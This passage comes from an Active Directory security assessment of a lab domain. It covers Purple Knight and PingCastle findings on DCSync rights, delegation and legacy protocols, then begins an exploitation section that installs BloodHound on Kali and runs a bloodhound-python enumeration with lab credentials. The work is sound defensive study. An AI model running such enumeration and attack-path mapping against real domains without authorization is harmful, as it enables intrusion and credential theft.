RC4/DES support complements PingCastle's S-OldNtlm finding, confirming that legacy authentication protocols remain enabled. Both tools therefore identify the same hardening priority: modernizing the authentication infrastructure, which is directly addressed in the upcoming Kerberos/NTLM configuration section.

Unprivileged users can add computer accounts to the domain confirms PingCastle's S-ADRegistration finding regarding the default MachineAccountQuota configuration.



Category scores are as follows:

AD Delegation: 99% (Grade A)

Account Security: 86% (Grade C-)

AD Infrastructure Security: 96% (Grade B-)

Group Policy Security: 99% (Grade A)



KERBEROS SECURITY

Kerberos Security indicators pertain to the configuration of Kerberos capabilities on computer and user accounts within AD.

[Read More](#)



HYBRID

Hybrid indicators help you understand and mitigate the risks associated with a hybrid identity environment. Active Directory is a

[Read More](#)

CATEGORY

AD Delegation



WEIGHT

3

EVALUATED

18

INDICATORS FOUND

2

AD delegation is a critical part of security and compliance. By delegating control over Active Directory, you can grant users or groups permissions without adding users to privileged groups.

Active Windows

Kerberos Security: 99% (Grade A)

Hybrid: N/A (not applicable because no Entra ID or Okta environment is present)

Within the AD Delegation category, 18 indicators were evaluated and 2 findings were identified despite the high overall score of 99%, illustrating that weighted scoring may still produce excellent overall results while individual weaknesses remain.

SECURITY INDICATOR

Inheritance enabled on AdminSDHolder object

Pass

A+

100%

SEVERITY	WEIGHT
Critical	10

Security Frameworks

MITRE ATT&CK

- Defense Evasion
- Privilege Escalation

Description

This indicator checks for inheritance enabled on the access control list (ACL) of the AdminSDHolder object.

Likelihood of Compromise

The AdminSDHolder object in Active Directory holds the permissions that will be applied to privileged groups and users, including Domain Admins. By default, permissions on privileged users are more restrictive to protect them from compromise. If an organization adjusts the permissions on the AdminSDHolder object, including enabling inheritance, they may weaken the security of these privileged users. An attacker may discover these weaker permissions on privileged users and groups, and with a greater surface area, an attacker has a stronger chance of formulating attack paths to compromise users such as a Domain Admin, and then compromising Active Directory.

References

[AdminSDHolder to improve Active Directory Security | Semperis](#)
[7 Active Directory Misconfigurations to Find and Fix-Now - Semperis](#)
[Appendix C - Protected Accounts and Groups in Active Directory | Microsoft Learn](#)

Result

No evidence of exposure.

Remediation Steps

None

Activer Windows

Accédez aux paramètres pour Windows.

Positive finding

Permission inheritance remains enabled on the AdminSDHolder object, which protects privileged users and groups in Active Directory. No exposure is identified, confirming that this native security mechanism remains intact.



SECURITY INDICATOR

Changes to MS LAPS read permissions

Not Relevant

N/A

SEVERITY

Low



WEIGHT

3

Security Frameworks

MITRE ATT&CK

- Credential Access
- Lateral Movement

MITRE D3FEND

- Harden - User Account Permissions

Description

This indicator looks for permissions on computer accounts that could allow inadvertent exposure of local administrator accounts in environments that use the Microsoft LAPS solution. These permissions include Read access to ms-Mcs-AdmPwd as well as Write DACL and Owner (which would allow provisioning the read access). LAPS provides a method to rotate local administrator account passwords on servers and workstations.

Likelihood of Compromise

Only authorized administrative users should have access to LAPS passwords. Attackers may use this capability to laterally move through a domain using local compromised administrator accounts.

References

[Local Administrator Password Solution \(LAPS\)](#)

Result

This indicator is not applicable as LAPS was not found in the forest.

Remediation Steps

None

Activer Windows

Accédez aux paramètres pour activer Windows.

This indicator is not applicable because Microsoft LAPS has not been deployed within the forest. This result is consistent with PingCastle's A-LAPS-Not-Installed finding and confirms that the issue is the absence of LAPS deployment rather than incorrect permission assignments.



SECURITY INDICATOR

Non-default principals with DC Sync rights on the domain

Pass

A+
100%

SEVERITY

Critical



WEIGHT

8

Security Frameworks

MITRE ATT&CK

- Credential Access

ANSSI

- vuln1_permissions_naming_context
- vuln2_permissions_naming_context

Description

Any security principals with Replicate Changes All and Replicate Directory Changes permissions on the domain naming context object can potentially retrieve password hashes for any and all users in an AD domain ("DCSync" attack). Additionally, Write DACL / Owner also allows assignment of these privileges. This can then lead to all kinds of credential-theft based attacks, including Golden and Silver Ticket attacks.

Likelihood of Compromise

DCSync is an attack for accessing credentials through this method. If an attacker gets ahold of these privileges, it is straight-forward to retrieve credential material using tools like Mimikatz, for any user in a domain.

References

[Dangerous ACLs expose a naming context root \(attack path\) | ANSSI](#)

Result

No evidence of exposure.

Activer Windows

Accédez aux paramètres pour activer Windows.

No non-default security principals possess the Replicate Directory Changes or Replicate Directory Changes All permissions required to perform DCSync attacks.

This indicates that no unauthorized DCSync backdoor currently exists.

However, this does not eliminate the risk associated with the Print Spooler vulnerability identified in Figure 42, which represents a method for obtaining those privileges through NTLM or Kerberos relay attacks rather than an existing privileged configuration.

ANSSI LEVEL

2

Configuration and management weaknesses put all hosted resources at risk of a short-term compromise. Corrective actions should be carefully planned and implemented shortly.

EVALUATED **26/27** INDICATORS FOUND **3** PASSED **23** FAILED TO RUN **0** CANCELED **0** NOT SELECTED **0**

ANSSI ID	INDICATOR NAME	ACTION
 vuln2_password_change_server_no_change_90	SSO computer account with password last set over 90 days ago	Full Results
 vuln2_privileged_members_password	Privileged Users with Weak Password Policy	Full Results
 vuln2_dont_expire	Users with Password Never Expires flag set	Full Results
 vuln2_dc_crypto	RC4 or DES encryption type are supported by Domain Controllers	Full Results
 vuln2_permissions_adminsdholder vuln2_privileged_members_perm	Permission changes on AdminSDHolder object	Full Results
 vuln2_permissions_dc	Domain Controller owner is not an administrator	Full Results
 vuln2_permissions_dpapi	Non-default access to DPAPI key	Full Results
 vuln2_adupdate_bad	Enterprise Key Admins with full access to domain	Full Results
 vuln2_permissions_gmsa_keys	Non-privileged users with access to gMSA passwords	Full Results
 vuln2_guest	Built-in guest account is enabled	Full Results
 vuln2_permissions_naming_context	Non-default principals with DC Sync rights on the domain	Full Results
 vuln2_permissions_adminsdholder	Privileged objects with unprivileged owners	Full Results

Purple Knight maps its findings to the ANSSI security framework.

Level 2 assessment:

Configuration and management weaknesses put all hosted resources at risk of short-term compromise. Corrective actions should be carefully planned and implemented shortly.

Assessment summary:

26 of 27 indicators evaluated

3 findings identified

23 indicators passed

Findings include:

Weak passwords on privileged accounts

Privileged passwords configured to never expire

RC4/DES encryption supported


Successful controls include:

- AdminSDHolder protection
- Domain Controller ownership
- DPAPI key protection
- Enterprise Key Admins
- gMSA configuration
- Guest account disabled
- DCSync permissions

5.5 PingCastle vs. Purple Knight Comparison

Comparative Summary: PingCastle vs. Purple Knight

Finding	PingCastle	Purple Knight	Correlation
Print Spooler enabled on Domain Controller	✔ A-DC-Spooler	✔ Critical	Confirmed by both tools
Weak privileged account passwords	✔ A-MinPwdLen	✔ Critical (0%)	Confirmed by both tools
Default MachineAccountQuota	✔ S-ADRegistration	✔ Low	Confirmed by both tools
NTLMv1/LM and RC4/DES enabled	✔ S-OldNtlm	✔ High (RC4/DES)	Confirmed by both tools
Microsoft LAPS not deployed	✔ A-LAPS-Not-Installed	✔ Not Relevant	Confirmed by both tools
Administrator accounts vulnerable to delegation	✔ P-Delegated	—	PingCastle only
Existing DCSync rights	—	✔ Pass	Purple Knight only
AdminSDHolder protection	—	✔ Pass	Purple Knight only
Administrative passwords never expire	—	✔ High	Purple Knight only



A total of 19 security indicators were evaluated, with only one Indicator of Exposure (IOE) identified (category weight: 8). This category achieved an excellent overall score, although it should be interpreted alongside the single failed indicator identified later in the report.

No accounts were found with suspicious mappings configured through the altSecurityIdentities attribute.

This attribute is used to map X.509 certificates or external Kerberos identities to Active Directory accounts. If an attacker successfully modifies this attribute, they can impersonate the targeted account, making it a stealthy persistence technique that is rarely used in standard enterprise deployments.

No exposure was identified during the assessment.



SECURITY INDICATOR

Computer or user accounts with SPN that have unconstrained delegation

Pass

A+
100%

SEVERITY

Medium



WEIGHT

4

Security Frameworks

MITRE ATT&CK

- Defense Evasion
- Lateral Movement

MITRE D3FEND

- Detect - Domain Account Monitoring

ANSSI

- vuln2_delegation_t4d

Description

This indicator looks for computer or user accounts with SPN that are trusted for unconstrained Kerberos delegation. These accounts store users' Kerberos TGT locally to authenticate to other systems on their behalf. Computers and users trusted with unconstrained delegation are good targets for Kerberos-based attacks.

Likelihood of Compromise

Attackers who control a service or user trusted for unconstrained delegation can dump local credentials and uncover cached TGT. These credentials could belong to users that accessed the service and who may be privileged.

References

[audit-user-account-management of Microsoft](#)
[Unconstrained authentication delegation | ANSSI](#)

Activer Windows
Accédez aux paramètres pour
Windows.

Positive finding.

No computer or user accounts with Service Principal Names (SPNs) were configured for unconstrained Kerberos delegation.

This result should be interpreted alongside the critical Print Spooler finding previously identified by PingCastle and Purple Knight (Figures 34 and 42). PingCastle explains that exploiting the Print Spooler vulnerability to perform a DCSync attack generally requires the presence of an account configured with unconstrained delegation.

Purple Knight's result indicates that no such accounts were detected, providing an important nuance for the report:

Although the Print Spooler service remains a security concern, its exploitation currently represents a latent risk rather than an immediately exploitable attack path. Should an unconstrained delegation configuration be introduced in the future while the Print Spooler service remains enabled, exploitation would become immediately possible.



SECURITY INDICATOR

Accounts with Constrained Delegation configured to krbtgt

Pass

A+
100%

SEVERITY

Critical



WEIGHT

9

Security Frameworks

MITRE ATT&CK

- Privilege Escalation

MITRE D3FEND

- Detect - Domain Account Monitoring

ANSSI

- vuln1_delegation_a2d2

Description

This indicator checks for accounts that have constrained delegation configured to the KRBTGT account.

Likelihood of Compromise

In Active Directory it is possible to create a Kerberos delegation to the KRBTGT account. This type of delegation to a user or computer would allow that principal to generate a ticket granting service (TGS) request to the KRBTGT account as any user.

An attacker may attempt to compromise any account that has a delegation to the KRBTGT account. This particular type of configuration allows for an attack similar to a Golden Ticket attack.

References

[Constrained authentication delegation to a domain controller service | ANSSI](#)

Active Windows

No accounts were found with constrained delegation configured toward the krbtgt account, which is responsible for signing all Kerberos tickets within the domain.

Purple Knight explains that such a misconfiguration could allow an attacker to generate service tickets on behalf of any user, enabling an attack similar to a Golden Ticket compromise.

No such configuration was identified in the assessed environment.



bloodhound

6. Exploitation and Impact Demonstration

6.1 BloodHound – Attack Path Mapping

6.1.1 Installation and Preparation

```
Session Actions Edit View Help
(root@kali)~[/home/sali]
# apt install bloodhound -y
Installing:
  bloodhound

Installing dependencies:
  azurehound      fastjar      neo4j        openjdk-11-jre-headless
  binfmt-support  jarwrapper  openjdk-11-jre  sharphound

Suggested packages:
  fonts-ipafont-gothic  fonts-wqy-microhei  fonts-indic
  fonts-ipafont-mincho  | fonts-wqy-zenhei

Summary:
  Upgrading: 0, Installing: 9, Removing: 0, Not Upgrading: 1307
  Download size: 230 MB
  Space needed: 554 MB / 3,542 MB available

Get:5 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre-headless amd64 11.0.25-5sea-1 [38.4 MB]
Get:1 http://kali.download/kali kali-rolling/main amd64 binfmt-support amd64 2.2.2-8 [72.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 azurehound amd64 2.8.1-0kali1 [3,741 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 fastjar amd64 2:0.98-7 [80.1 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 jarwrapper all 0.81 [9,784 B]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre amd64 11.0.25-5sea-1 [195 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 neo4j all 5.2.0+reall y4.4.26-0kali1 [99.4 MB]
Get:8 http://kali.download/kali kali-rolling/main amd64 bloodhound amd64 8.3.1-0kali1 [86.0 MB]
Get:9 http://kali.download/kali kali-rolling/main amd64 sharphound all 2.8.0-0kali1 [2,453 kB]
Fetched 230 MB in 3min 30s (1,094 kB/s)
```

Installation of BloodHound using `apt install bloodhound -y`, which automatically installs the required dependencies, including Neo4j (graph database), SharpHound (data collector), AzureHound, and OpenJDK 11 Runtime Environment.

Installed versions:

BloodHound 8.3.1 (Legacy Community Edition)

Neo4j 5.2.4

SharpHound 2.8.0

```
(root@kali)~[/home/sali]
# bloodhound

It seems it's the first time you run bloodhound
Please run bloodhound-setup first
Do you want to run bloodhound-setup now? [Y/n] y

[*] Starting PostgreSQL service
[*] Creating Database
Creating database user
Creating database
ALTER ROLE

[*] Starting neo4j
Neo4j is not running.
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:7416). It is available at http://localhost:7474
There may be a short delay until the server is ready.

[i] You need to change the default password for neo4j
Default credentials are user:neo4j password:neo4j

[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound
```

Automatic initialization of the BloodHound environment, including:


Starting the PostgreSQL service

Creating the associated database and user

Starting the Neo4j service (accessible at <http://localhost:7474>)


The default Neo4j credentials (neo4j / neo4j) are displayed together with an explicit recommendation to change the password before using BloodHound.

Methodological note: Following security best practices by changing default credentials demonstrates good operational hygiene, even within the attack environment itself.



Access to the Neo4j Browser web interface (localhost:7474/browser/), which prompts for authentication using the default credentials before password modification.

6.1.2 Data Collection



A new password is configured for the Neo4j database using the `:server connect` command, replacing the default credentials and securing the attack infrastructure before data collection begins.

```
(sali@kali)-[~]
$ sudo su
[sudo] password for sali:
(root@kali)-[/home/sali]
# nmcli connection add con-name "AD" ifname eth1 type ethernet ipv4.method
manual ipv4.addresses 192.168.1.15/24 ipv4.dns 192.168.1.1
Connection 'AD' (58d6706d-5d15-4c4b-a95a-e839b1ebe423) successfully added.

(root@kali)-[/home/sali]
# nmcli connection up 'AD'
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/4)

(root@kali)-[/home/sali]
#
```

Configuration of a dedicated network interface (con-name "AD") on eth1 with:

Static IPv4 address: 192.168.1.15/24

DNS server: 192.168.1.1 (Domain Controller)

This configuration positions the Kali workstation as an internal attack host within the Active Directory network while relying on the domain controller for DNS resolution, a prerequisite for proper Kerberos and LDAP authentication.

```

(root@kali)-[/home/sali]
# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=128 time=0.666 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=128 time=0.912 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=128 time=0.845 ms
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 0.666/0.807/0.912/0.103 ms

(root@kali)-[/home/sali]
# nslookup cybertechsali.com
Server:
192.168.1.1
Address:
192.168.1.1#53

Name: cybertechsali.com
Address: 192.168.1.1

```

A successful ping to 192.168.1.1 (TTL=128) confirms network connectivity with the domain controller.

An nslookup cybertechsali.com query successfully resolves the domain through 192.168.1.1#53, validating that the Kali workstation can correctly communicate with the Active Directory infrastructure through DNS.

```

(root@kali)-[/home/sali]
# bloodhound-python -d CYBERTECHSALI.COM -u sali-adm -p Password123. --dns-tcp -dc DC1.CYBERTECHSALI.COM -ns 192.168.1.1
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: cybertechsali.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC1.CYBERTECHSALI.COM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Found 9 users
INFO: Connecting to LDAP server: DC1.CYBERTECHSALI.COM
INFO: Found 52 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: post55.cybertechsali.com
INFO: Querying computer: DC1.cybertechsali.com
INFO: Done in 00M 01S

```

This is the most security-sensitive screenshot in this section.

The following command is executed:

Critical analysis for the report:

1.The administrator account password (sali-adm / salma.ouchahed) is exposed in clear text within the command line. As a result, it may also be stored in the Bash history, terminal logs, and the screenshot itself. This provides an excellent opportunity to discuss operational security best practices. During real-world penetration tests or red team engagements, passwords should never be supplied directly on the command line. Instead, secure alternatives such as interactive password prompts, protected configuration files, or environment variables should be used.

2.The collection process successfully:

- Identifies the target domain
- Obtains a Kerberos Ticket Granting Ticket (TGT)

Establishes an LDAP connection to the Domain Controller

Enumerates:

2 computers

9 users

52 groups

0 trust relationships

The two computers (post55 and DC1) are fully enumerated in approximately one second.

What this demonstrates: with only standard LDAP read permissions (Domain Administrator privileges are not required, although the sali-adm account possesses them), an attacker can successfully map the entire Active Directory environment using BloodHound.

```
(root@kali) - [/home/sali]
ls
20251207142753_computers.json  20251207142753_groups.json
20251207142753_domains.json  20251207142753_users.json
```

The data collection process produces four JSON files:


computers.json

domains.json

